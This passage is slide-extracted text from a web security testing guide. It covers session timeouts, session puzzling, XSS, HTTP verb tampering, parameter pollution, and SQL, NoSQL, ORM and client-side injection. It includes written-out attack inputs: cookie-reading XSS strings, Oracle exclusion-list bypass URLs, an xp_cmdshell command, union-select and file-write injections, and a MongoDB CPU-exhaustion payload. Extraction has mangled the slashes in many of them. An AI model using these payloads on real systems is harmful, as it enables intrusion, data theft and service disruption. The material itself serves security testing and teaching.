applications should implement an idle or inactivity timeout for sessions. This timeout defines the amount of time a session will remain active in case there is no activity by the user, closing and invalidating the session upon the defined idle period since the last HTTP request received by the web application for a given session ID. The most appropriate timeout should be a balance between security (shorter timeout) and usability (longer timeout) and heavily depends on the sensitivity level of the data handled by the application. For example, a 60 minute log out time for a public forum can be acceptable, but such a long time would be too much in a home banking application (where a maximum timeout of 15 minutes is recommended). In any case, any application that does not enforce a timeout-based log out should be considered not secure, unless such behavior is required by a specific functional requirement. The idle timeout limits the chances that an attacker has to guess and use a valid session ID from another user, and under certain circumstances could protect public computers from session reuse. However, if the attacker is able to hijack a given session, the idle timeout does not limit the attacker`s actions, as he can generate activity on the session periodically to keep the session active for longer periods of time. Session timeout management and expiration must be enforced server-side. If some data under the control of the client is used to enforce the session timeout, for example using cookie values or other client parameters to track time references (e. g. number of minutes since log in time), an attacker could manipulate these to extend the session duration. So the application has to track the inactivity time on the server side and, after the timeout is expired, automatically invalidate the current user`s session and delete every data stored on the client. The same approach seen in the Testing for logout functionality section can be applied when measuring the timeout log out. The testing methodology is very similar. First, testers have to check whether a timeout exists, for instance, by logging in and waiting for the timeout log out to be triggered. As in the log out function, after the timeout has passed, all session tokens should be destroyed or be unusable. Then, if the timeout is configured, testers need to understand whether the timeout is enforced by the client or by the server (or both). If the session cookie is non-persistent (or, more in general, the session cookie does not store any data about the time), testers can assume that the timeout is enforced by the server. If the session cookie contains some time related data (e.g., log in time, or last access time, or expiration date for a persistent cookie), then it`s possible that the client is involved in the timeout enforcing. In this case, testers could try to modify the cookie (if it`s not cryptographically protected) and see what happens to the session. For instance, testers can set the cookie expiration date far in the future and see whether the session can be prolonged. The tester needs to check that: The log out function effectively destroys all session token, or at least renders them unusable, The server performs proper checks on the session state, disallowing an attacker to replay previously destroyed session identifiers A timeout is enforced and it is properly enforced by the server. If the server uses an expiration time that is read from a session token that is sent by the client (but this is not advisable), then the token must be cryptographically protected from tampering. As a general rule, everything should be checked server-side and it should not be possible, by re-setting the session cookies to previous values, to access the application again. WSTG-SESS-07 38 1.5.8 Audit for Session Puzzling Session Management Testing "Session Variable Overloading (also known as Session Puzzling) is an application level vulnerability which can enable an attacker to perform a variety of malicious actions, including but not limited to: Bypass efficient authentication enforcement mechanisms, and impersonate legitimate users. Elevate the privileges of a malicious user account, in an environment that would otherwise be considered foolproof. Skip over qualifying phases in multi-phase processes, even if the process includes all the commonly recommended code level restrictions. Manipulate server-side values in indirect methods that cannot be predicted or detected. Execute traditional attacks in locations that were previously unreachable, or even considered secure. This vulnerability occurs when an application uses the same session variable for more than one purpose. An attacker can potentially access pages in an order unanticipated by the developers so that the session variable is set in one context and then used in another. For example, an attacker could use session variable overloading to bypass authentication enforcement mechanisms of applications that enforce authentication by validating the existence of session variables that contain identity–related values, which are usually stored in the session after a successful authentication process. This means an attacker first accesses a location in the application that sets session context and then accesses privileged locations that examine this context. For example - an authentication bypass attack vector could be executed by accessing a publicly accessible entry point (e.g. a password recovery page) that populates the session with an identical session variable, based on fixed values or on user originating input." "This vulnerability can be detected and exploited by enumerating all of the session variables used by the application and in which context they are valid. In particular this is possible by accessing a sequence of entry points and then examining exit points. A very simple example could be the password reset functionality that, in the entry point, could request the user to provide some identifying information such as the username or the e-mail address. This page might then populate the session with these identifying values, which are received directly from the client side, or obtained from queries or calculations based on the received input. At this point there may be some pages in the application that show private data based on this session object. In this manner the attacker could bypass the authentication process. The most effective way to detect these vulnerabilities is via a source code review." WSTG-SESS-08
  • 11.
    39 1.6.1 Auditfor Reflected Cross Site Scripting Input Validation Testing Reflected Cross-site Scripting (XSS) occur when an attacker injects browser executable code within a single HTTP response. The injected attack is not stored within the application itself; it is non-persistent and only impacts users who open a maliciously crafted link or third-party web page. The attack string is included as part of the crafted URI or HTTP parameters, improperly processed by the application, and returned to the victim. Reflected XSS are the most frequent type of XSS attacks found in the wild. Reflected XSS attacks are also known as non- persistent XSS attacks and, since the attack payload is delivered and executed via a single request and response, they are also referred to as first-order or type 1 XSS. When a web application is vulnerable to this type of attack, it will pass unvalidated input sent through requests back to the client. The common modus operandi of the attack includes a design step, in which the attacker creates and tests an offending URI, a social engineering step, in which she convinces her victims to load this URI on their browsers, and the eventual execution of the offending code using the victim`s browser. One of the primary difficulties in preventing XSS vulnerabilities is proper character encoding. In some cases, the web server or the web application could not be filtering some encodings of characters, so, for example, the web application might filter out <script>, but might not filter %3cscript%3e which simply includes another encoding of tags. Detect Input Vectors Detect input vectors. For each web page, the tester must determine all the web application`s user-defined variables and how to input them. This includes hidden or non-obvious inputs such as HTTP parameters, POST data, hidden form field values, and predefined radio or selection values. Typically in-browser HTML editors or web proxies are used to view these hidden variables. Analyze Input Vectors Analyze each input vector to detect potential vulnerabilities. To detect an XSS vulnerability, the tester will typically use specially crafted input data with each input vector. Such input data is typically harmless, but trigger responses from the web browser that manifests the vulnerability. Testing data can be generated by using a web application fuzzer, an automated predefined list of known attack strings, or manually. Some example of such input data are the following: <script>alert(123)<->script> --><script>alert(document.cookie)<->script> Check Impact For each test input attempted in the previous phase, the tester will analyze the result and determine if it represents a vulnerability that has a realistic impact on the web application`s security. This requires examining the resulting web page HTML and searching for the test input. Once found, the tester identifies any special characters that were not properly encoded, replaced, or filtered out. The set of vulnerable unfiltered special characters will depend on the context of that section of HTML. Ideally all HTML special characters will be replaced with HTML entities. The key HTML entities to identify are: > (greater than) < (less than) & (ampersand) ' (apostrophe or single quote) " (double quote) Within the context of an HTML action or JavaScript code, a different set of special characters will need to be escaped, encoded, replaced, or filtered out. These characters include: -->n (new line) -->r (carriage return) ' (apostrophe or single quote) " (double quote) --> (backslash) -->uXXXX (unicode values) WSTG-INPV-01 40 1.6.2 Audit for Stored Cross Site Scripting Input Validation Testing Stored Cross-site Scripting (XSS) is the most dangerous type of Cross Site Scripting. Web applications that allow users to store data are potentially exposed to this type of attack. Stored XSS occurs when a web application gathers input from a user which might be malicious, and then stores that input in a data store for later use. The input that is stored is not correctly filtered. As a consequence, the malicious data will appear to be part of the web site and run within the user`s browser under the privileges of the web application. Since this vulnerability typically involves at least two requests to the application, this may also called second-order XSS. This vulnerability can be used to conduct a number of browser-based attacks including: Hijacking another user`s browser Capturing sensitive information viewed by application users Pseudo defacement of the application Port scanning of internal hosts (--internal-- in relation to the users of the web application) Directed delivery of browser-based exploits Other malicious activities Stored XSS does not need a malicious link to be exploited. A successful exploitation occurs when a user visits a page with a stored XSS. The following phases relate to a typical stored XSS attack scenario: Attacker stores malicious code into the vulnerable page User authenticates in the application User visits vulnerable page Malicious code is executed by the user`s browser Stored XSS is particularly dangerous in application areas where users with high privileges have access. When the administrator visits the vulnerable page, the attack is automatically executed by their browser. This might expose sensitive information such as session authorization tokens. Input Forms The first step is to identify all points where user input is stored into the back-end and then displayed by the application. Typical examples of stored user input can be found in: User->Profiles page: the application allows the user to edit->change profile details such as first name, last name, nickname, avatar, picture, address, etc. Shopping cart: the application allows the user to store items into the shopping cart which can then be reviewed later File Manager: application that allows upload of files Application settings->preferences: application that allows the user to set preferences Forum->Message board: application that permits exchange of posts among users Blog: if the blog application permits to users submitting comments Log: if the application stores some users input into logs. Analyze HTML Code Input stored by the application is normally used in HTML tags, but it can also be found as part of JavaScript content. At this stage, it is fundamental to understand if input is stored and how it is positioned in the context of the page. Differently from reflected XSS, the pen-tester should also investigate any out-of-band channels through which the application receives and stores users input. Testing for Stored XSS This involves testing the input validation and filtering controls of the application. Ensure the input is submitted through the application. It is also important to test the same injection with both HTTP GET and POST requests. File Upload If the web application allows file upload, it is important to check if it is possible to upload HTML content. For instance, if HTML or TXT files are allowed, XSS payload can be injected in the file uploaded. The pen-tester should also verify if the file upload allows setting arbitrary MIME types. Depending on the information available, it is normally recommended that testers check how user input is processed by the application and then stored into the back-end system. The following steps are recommended: Use front-end application and enter input with special->invalid characters Analyze application response(s) Identify presence of input validation controls Access back-end system and check if input is stored and how it is stored Analyze source code and understand how stored input is rendered by the application If source code is available, all variables used in input forms should be analyzed. In particular, programming languages such as PHP, ASP, and JSP make use of predefined variables->functions to store input from HTTP GET and POST requests. WSTG-INPV-02
  • 12.
    41 1.6.3 Auditfor HTTP Verb Tampering Input Validation Testing HTTP Verb Tampering tests the web application`s response to different HTTP methods accessing system objects. For every system object discovered during spidering, the tester should attempt accessing all of those objects with every HTTP method. The HTTP specification includes request methods other than the standard GET and POST requests. A standards compliant web server may respond to these alternative methods in ways not anticipated by developers. Although the common description is verb tampering, the HTTP 1.1 standard refers to these request types as different HTTP methods. The full HTTP 1.1 specification (https:->->www.w3.org->Protocols->rfc2616->rfc2616-sec9.html) defines the following valid HTTP request methods, or verbs: OPTIONS GET HEAD POST PUT DELETE TRACE CONNECT If enabled, the Web Distributed Authoring and Version (WebDAV) extensions permit several more HTTP methods: PROPFIND PROPPATCH MKCOL COPY MOVE LOCK UNLOCK However, most web applications only need to respond to GET and POST requests, providing user data in the URL query string or appended to the request respectively. The standard <a href=""><->a> style links trigger a GET request; form data submitted via <form method='POST'><->form>trigger POST requests. Forms defined without a method also send data via GET by default. The solutions is to disable all non GET or POST functionality within the web application server, or in a web application firewall. If possible, limit alternate HTTP method usage to a single page that contains no user actions, such the default landing page (example: index.html) Manual HTTP Verb Tampering Testing This example is written using the netcat package from openbsd (standard with most Linux distributions). You may also use telnet (included with Windows) in a similar fashion. Crafting custom HTTP requests Each HTTP 1.1 request follows the following basic formatting and syntax. Elements surrounded by brackets [ ] are contextual to your application. The empty newline at the end is required. [METHOD] ->[index.htm] HTTP->1.1 host: [www.example.com] In order to craft separate requests, you can manually type each request into netcat or telnet and examine the response. However, to speed up testing, you may also store each request in a separate file. This second approach is what we`ll demonstrate in these examples. Use your favorite editor to create a text file for each method. Modify for your application`s landing page and domain. OPTIONS OPTIONS ->index.html HTTP->1.1 host: www.example.com GET GET ->index.html HTTP->1.1 host: www.example.com HEAD HEAD ->index.html HTTP->1.1 host: www.example.com POST POST ->index.html HTTP->1.1 host: www.example.com PUT PUT ->index.html HTTP->1.1 host: www.example.com DELETE DELETE ->index.html HTTP->1.1 host: www.example.com TRACE TRACE ->index.html HTTP->1.1 host: www.example.com CONNECT CONNECT ->index.html HTTP->1.1 host: www.example.com Sending HTTP requests For each method or method text file, send the request to your web server via netcat or telnet on port 80 (HTTP): nc www.example.com 80 < OPTIONS.http.txt Parsing HTTP responses Although each HTTP method can potentially return different results, there is only a single valid result for all methods other than GET and POST. The web server should either ignore the request completely or return an error. Any other response indicates a test failure as the server is responding to methods->verbs that are unnecessary. These methods should be disabled. WSTG-INPV-03 42 1.6.4 Audit for HTTP Parameter Pollution Input Validation Testing HTTP Parameter Pollution tests the applications response to receiving multiple HTTP parameters with the same name; for example, if the parameter username is included in the GET or POST parameters twice. Supplying multiple HTTP parameters with the same name may cause an application to interpret values in unanticipated ways. By exploiting these effects, an attacker may be able to bypass input validation, trigger application errors or modify internal variables values. As HTTP Parameter Pollution (in short HPP) affects a building block of all web technologies, server and client side attacks exist. By itself, this is not necessarily an indication of vulnerability. However, if the developer is not aware of the problem, the presence of duplicated parameters may produce an anomalous behavior in the application that can be potentially exploited by an attacker. As often in security, unexpected behaviors are a usual source of weaknesses that could lead to HTTP Parameter Pollution attacks in this case. To test for HPP vulnerabilities, identify any form or action that allows user-supplied input. Query string parameters in HTTP GET requests are easy to tweak in the navigation bar of the browser. If the form action submits data via POST, the tester will need to use an intercepting proxy to tamper with the POST data as it is sent to the server. Having identified a particular input parameter to test, one can edit the GET or POST data by intercepting the request, or change the query string after the response page loads. To test for HPP vulnerabilities simply append the same parameter to the GET or POST data but with a different value assigned. A more in-depth analysis would require three HTTP requests for each HTTP parameter: Submit an HTTP request containing the standard parameter name and value, and record the HTTP response. E.g. page?par1=val1 Replace the parameter value with a tampered value, submit and record the HTTP response. E.g. page? par1=HPP_TEST1 Send a new request combining step (1) and (2). Again, save the HTTP response. E.g. page? par1=val1&par1=HPP_TEST1 Compare the responses obtained during all previous steps. If the response from (3) is different from (1) and the response from (3) is also different from (2), there is an impedance mismatch that may be eventually abused to trigger HPP vulnerabilities. This behavior, whether using the first, last, or combination of input parameters with the same name, is very likely to be consistent across the entire application. Whether or not this default behavior reveals a potential vulnerability depends on the specific input validation and filtering specific to a particular application. As a general rule: if existing input validation and other security mechanisms are sufficient on single inputs, and if the server assigns only the first or last polluted parameters, then parameter pollution does not reveal a vulnerability. If the duplicate parameters are concatenated, different web application components use different occurrences or testing generates an error, there is an increased likelihood of being able to use parameter pollution to trigger security vulnerabilities. WSTG-INPV-04
  • 13.
    43 1.6.5 Auditfor SQL Injection Input Validation Testing SQL injection testing checks if it is possible to inject data into the application so that it executes a user-controlled SQL query in the database. Testers find a SQL injection vulnerability if the application uses user input to create SQL queries without proper input validation. A successful exploitation of this class of vulnerability allows an unauthorized user to access or manipulate data in the database. An SQL injection attack consists of insertion or --injection-- of either a partial or complete SQL query via the data input or transmitted from the client (browser) to the web application. A successful SQL injection attack can read sensitive data from the database, modify database data (insert->update->delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file existing on the DBMS file system or write files into the file system, and, in some cases, issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands. In general the way web applications construct SQL statements involving SQL syntax written by the programmers is mixed with user-supplied data. For Example: select title, text from news where id=$id In the example above the variable $id contains user-supplied data, while the remainder is the SQL static part supplied by the programmer; making the SQL statement dynamic. Because the way it was constructed, the user can supply crafted input trying to make the original SQL statement execute further actions of the user`s choice. The example below illustrates the user-supplied data --10 or 1=1--, changing the logic of the SQL statement, modifying the WHERE clause adding a condition --or 1=1--. select title, text from news where id=10 or 1=1 SQL Injection attacks can be divided into the following three classes: Inband: data is extracted using the same channel that is used to inject the SQL code. This is the most straightforward kind of attack, in which the retrieved data is presented directly in the application web page. Out-of-band: data is retrieved using a different channel (e.g., an email with the results of the query is generated and sent to the tester). Inferential or Blind: there is no actual transfer of data, but the tester is able to reconstruct the information by sending particular requests and observing the resulting behavior of the DB Server. Detection Techniques The first step in this test is to understand when the application interacts with a DB Server in order to access some data. Typical examples of cases when an application needs to talk to a DB include: Authentication forms: when authentication is performed using a web form, chances are that the user credentials are checked against a database that contains all usernames and passwords (or, better, password hashes). Search engines: the string submitted by the user could be used in a SQL query that extracts all relevant records from a database. E-Commerce sites: the products and their characteristics (price, description, availability, etc) are very likely to be stored in a database. The tester has to make a list of all input fields whose values could be used in crafting a SQL query, including the hidden fields of POST requests and then test them separately, trying to interfere with the query and to generate an error. Consider also HTTP headers and Cookies. Monitor all the responses from the web server and have a look at the HTML->javascript source code. Sometimes the error is present inside them but for some reason (e.g. javascript error, HTML comments, etc) is not presented to the user. WSTG-INPV-05
  • 14.
    44 1.6.5.1 Auditfor Oracle Input Validation Testing "Web based PL->SQL applications are enabled by the PL->SQL Gateway, which is is the component that translates web requests into database queries. Products that use the PL->SQL Gateway include, but are not limited to, the Oracle HTTP Server, eBusiness Suite, Portal, HTMLDB, WebDB and Oracle Application Server. Essentially the PL->SQL Gateway simply acts as a proxy server taking the user`s web request and passes it on to the database server where it is executed. The web server accepts a request from a web client and determines if it should be processed by the PL->SQL Gateway. The PL->SQL Gateway processes the request by extracting the requested package name, procedure, and variables. The requested package and procedure are wrapped in a block of anonymous PL->SQL, and sent to the database server. The database server executes the procedure and sends the results back to the Gateway as HTML. The gateway sends the response, via the web server, back to the client. Understanding this point is important - the PL->SQL code does not exist on the web server but, rather, in the database server. This means that any weaknesses in the PL->SQL Gateway or any weaknesses in the PL->SQL application, when exploited, give an attacker direct access to the database server; no amount of firewalls will prevent this." "Determining if the PL->SQL Gateway is Running Accessing Arbitrary PL->SQL Packages in the Database It is possible to exploit vulnerabilities in the PL->SQL packages that are installed by default in the database server. How you do this depends on the version of the PL->SQL Gateway. http:->->www.example.com->pls->dad->CXTSYS.DRILOAD.VALIDATE_STMT? SQLSTMT=SELECT+1+FROM+DUAL This will return a blank HTML page with a 200 OK response if the database server is still vulnerable to this flaw (CVE- 2006-0265) Bypassing the Exclusion List - Method 1 When Oracle first introduced the PL->SQL Exclusion List to prevent attackers from accessing arbitrary PL->SQL packages, it could be trivially bypassed by preceding the name of the schema->package with a hex encoded newline character or space or tab: http:->->www.example.com->pls->dad->%0ASYS.PACKAGE.PROC http:->->www.example.com->pls->dad->%20SYS.PACKAGE.PROC http:->->www.example.com->pls->dad->%09SYS.PACKAGE.PROC Bypassing the Exclusion List - Method 2 Later versions of the Gateway allowed attackers to bypass the exclusion list by preceding the name of the schema- >package with a label. In PL->SQL a label points to a line of code that can be jumped to using the GOTO statement and takes the following form: <<NAME>> http:->->www.example.com->pls->dad-><<LBL>>SYS.PACKAGE.PROC Bypassing the Exclusion List - Method 3 Simply placing the name of the schema->package in double quotes could allow an attacker to bypass the exclusion list. Note that this will not work on Oracle Application Server 10g as it converts the user`s request to lowercase before sending it to the database server and a quote literal is case sensitive - thus SYS and sys are not the same and requests for the latter will result in a 404 Not Found. On earlier versions though the following can bypass the exclusion list: http:->->www.example.com->pls->dad->""SYS"".PACKAGE.PROC Bypassing the Exclusion List - Method 4 Depending upon the character set in use on the web server and on the database server, some characters are translated. Thus, depending upon the character sets in use, the ÿ character (0xFF) might be converted to a Y at the database server. Another character that is often converted to an upper case Y is the Macron character - 0xAF. This may allow an attacker to bypass the exclusion list: http:->->www.example.com->pls->dad->S%FFS.PACKAGE.PROC http:->->www.example.com->pls->dad->S%AFS. PACKAGE.PROC Bypassing the Exclusion List - Method 5 Some versions of the PL->SQL Gateway allow the exclusion list to be bypassed with a backslash - 0x5C: http:->->www.example.com->pls->dad->%5CSYS.PACKAGE.PROC Testing for SQL Injection Each input parameter should be tested for SQL injection flaws. These are easy to find and confirm. Finding them is as easy as embedding a single quote into the parameter and checking for error responses (which include 404 Not Found errors). Confirming the presence of SQL injection can be performed using the concatenation operator. For example, assume there is a bookstore PL->SQL web application that allows users to search for books by a given author: http:->->www.example.com->pls->bookstore->books.search?author=DICKENS If this request returns books by Charles Dickens, but http:->->www.example.com->pls->bookstore->books.search?author=DICK'ENS returns an error or a 404, then there might be a SQL injection flaw. This can be confirmed by using the concatenation operator: http:->->www.example.com->pls->bookstore->books.search?author=DICK'||'ENS If this request returns books by Charles Dickens, you`ve confirmed the presence of the SQL injection vulnerability." WSTG-INPV-05-01 45 1.6.5.2 Audit for MySQL Input Validation Testing "SQL Injection vulnerabilities occur whenever input is used in the construction of an SQL query without being adequately constrained or sanitized. The use of dynamic SQL (the construction of SQL queries by concatenation of strings) opens the door to these vulnerabilities. SQL injection allows an attacker to access the SQL servers. It allows for the execution of SQL code under the privileges of the user used to connect to the database. MySQL server has a few particularities so that some exploits need to be specially customized for this application." "When an SQL injection vulnerability is found in an application backed by a MySQL database, there are a number of attacks that could be performed depending on the MySQL version and user privileges on DBMS. Write in a File If the connected user has FILE privileges and single quotes are not escaped, the ‘into outfile` clause can be used to export query results in a file. Select * from table into outfile '->tmp->file' Note: there is no way to bypass single quotes surrounding a filename. So if there`s some sanitization on single quotes like escape -->' there will be no way to use the ‘into outfile` clause. This kind of attack could be used as an out-of-band technique to gain information about the results of a query or to write a file which could be executed inside the web server directory." WSTG-INPV-05-02
  • 15.
    46 1.6.5.3 Auditfor SQL Server Input Validation Testing SQL injection vulnerabilities occur whenever input is used in the construction of an SQL query without being adequately constrained or sanitized. The use of dynamic SQL (the construction of SQL queries by concatenation of strings) opens the door to these vulnerabilities. SQL injection allows an attacker to access the SQL servers and execute SQL code under the privileges of the user used to connect to the database. A SQL-injection exploit requires two things: an entry point, and an exploit to enter. Any user-controlled parameter that gets processed by the application might be hiding a vulnerability. This includes: Application parameters in query strings (e.g., GET requests) Application parameters included as part of the body of a POST request Browser-related information (e.g., user-agent, referrer) Host-related information (e.g., host name, IP) Session-related information (e.g., user ID, cookies) SQL Server Characteristics Some SQL Server operators and commands->stored procedures that are useful in an SQL Injection test include: comment operator: -- (useful for forcing the query to ignore the remaining portion of the original query; this won`t be necessary in every case) query separator: ; (semicolon) Useful stored procedures include: xp_cmdshell executes any command shell in the server with the same permissions that it is currently running. By default, only sysadmin is allowed to use it and in SQL Server 2005 it is disabled by default (it can be enabled again using sp_configure) xp_regread reads an arbitrary value from the Registry (undocumented extended procedure) xp_regwrite writes an arbitrary value into the Registry (undocumented extended procedure) sp_makewebtask Spawns a Windows command shell and passes in a string for execution. Any output is returned as rows of text. It requires sysadmin privileges. xp_sendmail Sends an e-mail message, which may include a query result set attachment, to the specified recipients. This extended stored procedure uses SQL Mail to send the message. How to execute a shell command that writes the output of the command dir c:-->inetpub in a browseable file, assuming that the web server and the DB server reside on the same host. The following syntax uses xp_cmdshell: exec master.dbo.xp_cmdshell 'dir c:-->inetpub > c:-->inetpub-->wwwroot-->test.txt'-- A successful execution will create a file that can be browsed by the pen tester. In addition, SQL Server built-in functions and environment variables are very handy. The following uses the function db_name() to trigger an error that will return the name of the database: ->controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20db_name()) The following example uses the environment variable @@version, combined with a union select-style injection, in order to find the version of the SQL Server. ->form.asp?prop=33%20union%20select%201,2006-01-06,2007-01-06,1,'stat','name1','name2',2006-01-06,1, @@version%20-- And here`s the same attack, but using again the conversion trick: ->controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20@@VERSION) WSTG-INPV-05-03 47 1.6.5.4 Auditing PostgreSQL Input Validation Testing SQL injection vulnerabilities occur whenever input is used in the construction of an SQL query without being adequately constrained or sanitized. The use of dynamic SQL (the construction of SQL queries by concatenation of strings) opens the door to these vulnerabilities. SQL injection allows an attacker to access the SQL servers and execute SQL code under the privileges of the user used to connect to the database. Identifying PostgreSQL When a SQL Injection has been found, you need to carefully fingerprint the backend database engine. You can determine that the backend database engine is PostgreSQL by using the :: cast operator. Examples http:->->www.example.com->store.php?id=1 AND 1::int=1 In addition, the function version() can be used to grab the PostgreSQL banner. This will also show the underlying operating system type and version. Example http:->->www.example.com->store.php?id=1 UNION ALL SELECT NULL,version(),NULL LIMIT 1 OFFSET 1-- An example of a banner string that could be returned is: PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4) Current Database The built-in function current_database() returns the current database name. Example: http:->->www.example.com->store.php?id=1 UNION ALL SELECT current_database(),NULL,NULL-- Writing to a File By reverting the COPY statement, we can write to the local file system with the postgres user rights ->store.php?id=1; COPY file_store(data) TO '->var->lib->postgresql->copy_output'-- WSTG-INPV-05-04 48 1.6.5.5 Audit for MS Access Input Validation Testing SQL injection vulnerabilities occur whenever user-supplied input is used during the construction of a SQL query without being adequately constrained or sanitized. This class of vulnerabilities allows an attacker to execute SQL code under the privileges of the user that is used to connect to the database. Considering the following query: SELECT [username],[password] FROM users WHERE [username]='$myUsername' AND [password]='$myPassword' We can truncate the query with the following two URLs: http:->->www.example.com->page.asp?user=admin'%00&pass=foo http:->->www.example.com->page.app?user=admin'%16&pass=foo The LIMIT operator is not implemented in MS Access, however it is possible to limit the number of results by using the TOP or LAST operators instead. http:->->www.example.com->page.app?id=2'+UNION+SELECT+TOP+3+name+FROM+appsTable%00 By combining both operators, it is possible to select specific results. String concatenation is possible by using & (%26) and + (%2b) characters. WSTG-INPV-05-05
  • 16.
    49 1.6.5.6 Auditfor NoSQL Injection Input Validation Testing NoSQL databases provide looser consistency restrictions than traditional SQL databases. By requiring fewer relational constraints and consistency checks, NoSQL databases often offer performance and scaling benefits. Yet these databases are still potentially vulnerable to injection attacks, even if they aren`t using the traditional SQL syntax. Because these NoSQL injection attacks may execute within a procedural language, rather than in the declarative SQL language, the potential impacts are greater than traditional SQL injection. NoSQL database calls are written in the application`s programming language, a custom API call, or formatted according to a common convention (such as XML, JSON, LINQ, etc). Malicious input targeting those specifications may not trigger the primarily application sanitization checks. For example, filtering out common HTML special characters such as < > & ; will not prevent attacks against a JSON API, where special characters include -> { } :. There are now over 150 NoSQL databases available for use within an application, providing APIs in a variety of languages and relationship models. Each offers different features and restrictions. Because there is not a common language between them, example injection code will not apply across all NoSQL databases. For this reason, anyone testing for NoSQL injection attacks will need to familiarize themselves with the syntax, data model, and underlying programming language in order to craft specific tests. NoSQL injection attacks may execute in different areas of an application than traditional SQL injection. Where SQL injection would execute within the database engine, NoSQL variants may execute during within the application layer or the database layer, depending on the NoSQL API used and data model. Typically NoSQL injection attacks will execute where the attack string is parsed, evaluated, or concatenated into a NoSQL API call. MongoDB and Apache Cassandra is one of the most widely used NoSQL databases. Testing for NoSQL Injection Vulnerabilities in MongoDB The MongoDB API expects BSON (Binary JSON) calls, and includes a secure BSON query assembly tool. However, according to MongoDB documentation - unserialized JSON and JavaScript expressions are permitted in several alternative query parameters. The most commonly used API call allowing arbitrary JavaScript input is the $where operator. The MongoDB $where operator typically is used as a simple filter or check, as it is within SQL. db.myCollection.find( { $where: "this.credits == this.debits" } ); Optionally JavaScript is also evaluated to allow more advanced conditions. db.myCollection.find( { $where: function() { return obj.credits - obj.debits < 0; } } ); Example If an attacker were able to manipulate the data passed into the $where operator, that attacker could include arbitrary JavaScript to be evaluated as part of the MongoDB query. An example vulnerability is exposed in the following code, if user input is passed directly into the MongoDB query without sanitization. db.myCollection.find( { active: true, $where: function() { return obj.credits - obj.debits < $userInput; } } );; As with testing other types of injection, one does not need to fully exploit the vulnerability to demonstrate a problem. By injecting special characters relevant to the target API language, and observing the results, a tester can determine if the application correctly sanitized the input. For example within MongoDB, if a string containing any of the following special characters were passed unsanitized, it would trigger a database error. ' " --> ; { } With normal SQL injection, a similar vulnerability would allow an attacker to execute arbitrary SQL commands - exposing or manipulating data at will. However, because JavaScript is a fully featured language, not only does this allow an attacker to manipulate data, but also to run arbitrary code. For example, instead of just causing an error when testing, a full exploit would use the special characters to craft valid JavaScript. This input 0;var date=new Date(); do{curDate = new Date();}while(curDate-date<10000) inserted into $userInput in the above example code would result in the following JavaScript function being executed. This specific attack string would case the entire MongoDB instance to execute at 100% CPU usage for 10 second. function() { return obj.credits - obj.debits < 0;var date=new Date(); do{curDate = new Date();}while(curDate- date<10000); } WSTG-INPV-05-06 50 1.6.5.7 Audit for ORM Injection Input Validation Testing Object Relational Mapping (ORM) Injection is an attack using SQL Injection against an ORM generated data access object model. From the point of view of a tester, this attack is virtually identical to a SQL Injection attack. However, the injection vulnerability exists in code generated by the ORM layer. The benefits of using an ORM tool include quick generation of an object layer to communicate to a relational database, standardize code templates for these objects, and that they usually provide a set of safe functions to protect against SQL Injection attacks. ORM generated objects can use SQL or in some cases, a variant of SQL, to perform CRUD (Create, Read, Update, Delete) operations on a database. It is possible, however, for a web application using ORM generated objects to be vulnerable to SQL Injection attacks if methods can accept unsanitized input parameters. Identify the ORM Layer To effeciently test and understand what`s happening between your requests and the backend queries, and as with everything related to conducting proper testing, it is essential to identify the technology being used. After identifying the possible ORM being used, it becomes essential to understand how its parser is functioning, and study methods to abuse it, or even maybe if the application is using an old version, identify CVEs pertaining to the library being used. Sometimes, ORM layers are not properly implemented, and thus allow for the tester to conduct normal SQL Injection, without worrying about the ORM layer. Weak ORM Implementation A vulnerable scenario where the ORM layer was not implemented properly, taken from SANS: List results = session.createQuery("from Orders as orders where orders.id = " + currentOrder.getId()).list(); List results = session.createSQLQuery("Select * from Books where author = " + book.getAuthor()).list(); The above didn`t implement the positional parameter, which allows the developer to replace the input with a ?. An example would be as such: Query hqlQuery = session.createQuery("from Orders as orders where orders.id = ?"); List results = hqlQuery.setString(0, "123-ADB-567-QTWYTFDL").list(); ->-> 0 is the first position, where it is dynamically replaced by the string set This implementation leaves the validation and sanitization to be done by the ORM layer, and the only way to bypass it would be by identifying an issue with the ORM layer. WSTG-INPV-05-07 51 1.6.5.8 Audit for Client Side Input Validation Testing Client-side SQL injection occurs when an application implements the Web SQL Database technology and doesn`t properly validate the input nor parametrize its query variables. This database is manipulated by using JavaScript (JS) API calls, such as openDatabase(), which creates or opens an existing database. The following test scenario will validate that proper input validation is conducted. If the implementation is vulnerable, the attacker can read, modify, or delete information stored within the database. Identify the Usage of Web SQL DB If the tested application implements the Web SQL DB, the following three calls will be used in the client side core: openDatabase() transaction() executeSQL() The code below shows an example of the APIs` implementation: var db = openDatabase(shortName, version, displayName, maxSize); db.transaction(function(transaction) { transaction.executeSql('INSERT INTO LOGS (time, id, log) VALUES (?, ?, ?)', [dateTime, id, log]); }); Web SQL DB Injection After confirming the usage of executeSQL(), the attacker is ready to test and validate the security of its implementation. Bypassing Conditions The following example shows how this could be exploited on the client side: ->-> URL example: https:->->example.com->user#15 var userId = document.location.hash.substring(1,); ->-> Grabs the ID without the hash -> 15 db.transaction(function(transaction){ transaction.executeSQL('SELECT * FROM users WHERE user = ' + userId); }); To return information for all the users, instead of only the user corresponding to the attacker, the following could be used: 15 OR 1=1 in the URL fragment. WSTG-INPV-05-08
  • 17.
